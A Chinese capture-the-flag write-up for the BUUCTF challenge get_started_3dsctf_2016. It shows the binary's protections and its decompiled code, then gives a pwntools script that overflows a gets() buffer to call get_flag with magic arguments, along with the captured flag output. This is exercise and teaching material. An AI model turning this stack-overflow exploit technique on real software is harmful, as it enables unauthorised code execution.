

一道简单的栈溢出题目

思路

checksec一下保护

```
root@ubuntu:/home/giantbranch/Desktop/ctf# checksec get_started_3dsctf_2016
[*] '/home/giantbranch/Desktop/ctf/get_started_3dsctf_2016'
  Arch:       i386-32-little
  RELRO:      Partial RELRO
  Stack:      No canary found
  NX:         NX enabled
  PIE:        No PIE (0x8048000)
root@ubuntu:/home/giantbranch/Desktop/ctf#
```

可以看到只有NX保护，以及简单的栈地址随机化。

ida拖入

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     char v4[56]; // [esp+4h] [ebp-38h] BYREF
4
5     printf("Qual a palavrinha magica? ", v4[0]);
6     gets(v4);
7     return 0;
8 }
```

发现main函数就这么点，应该是让我调用system函数了吧

然后搜索了发现没有system('/bin/bash')之类的函数

但是


搜索后发现了flag函数

```

1 void __cdecl get_flag(int a1, int a2)
2 {
3     int v2; // esi
4     unsigned __int8 v3; // a1
5     int v4; // ecx
6     unsigned __int8 v5; // a1
7
8     if ( a1 == 814536271 && a2 == 425138641 )
9     {
10         v2 = fopen("flag.txt", "rt");
11         v3 = getc(v2);
12         if ( v3 != 255 )
13         {
14             v4 = (char)v3;
15             do
16             {
17                 putchar(v4);
18                 v5 = getc(v2);
19                 v4 = (char)v5;
20             }
21             while ( v5 != 255 );
22         }
23         fclose(v2);
24     }
25 }

```

那么很显然，我们的目标就是调用这个getflag函数拉exp比较简单



```

exp.py - C:\Users\wsxk\Desktop\ctf\BUUCTF\get_started_3dsctf_2016\exp.py (3.6.8)
File Edit Format Run Options Window Help
from pwn import *
io = remote('node3.buuoj.cn', 27462)
payload = 'a'*56 + p32(0x80489a0) + p32(0x804e6a0) + p32(814536271) + p32(425138641)
io.sendline(payload)

io.interactive()

```

这一题的要点是告诉我们，在打远程程序时，如果程序异常退出，是不会有回显的。因此我们需要让程序正常返回。

```
[*] closed connection to node3.buuoj.cn port 27462
root@ubuntu:/home/giantbranch/Desktop/ctf# python exp.py
[+] Opening connection to node3.buuoj.cn on port 27462: Done
[*] Switching to interactive mode
Qual a palavrinha magica? flag{edddd8e-b6d4-41a0-b84f-99b8d07222b9}
[*] Got EOF while reading in interactive
$
```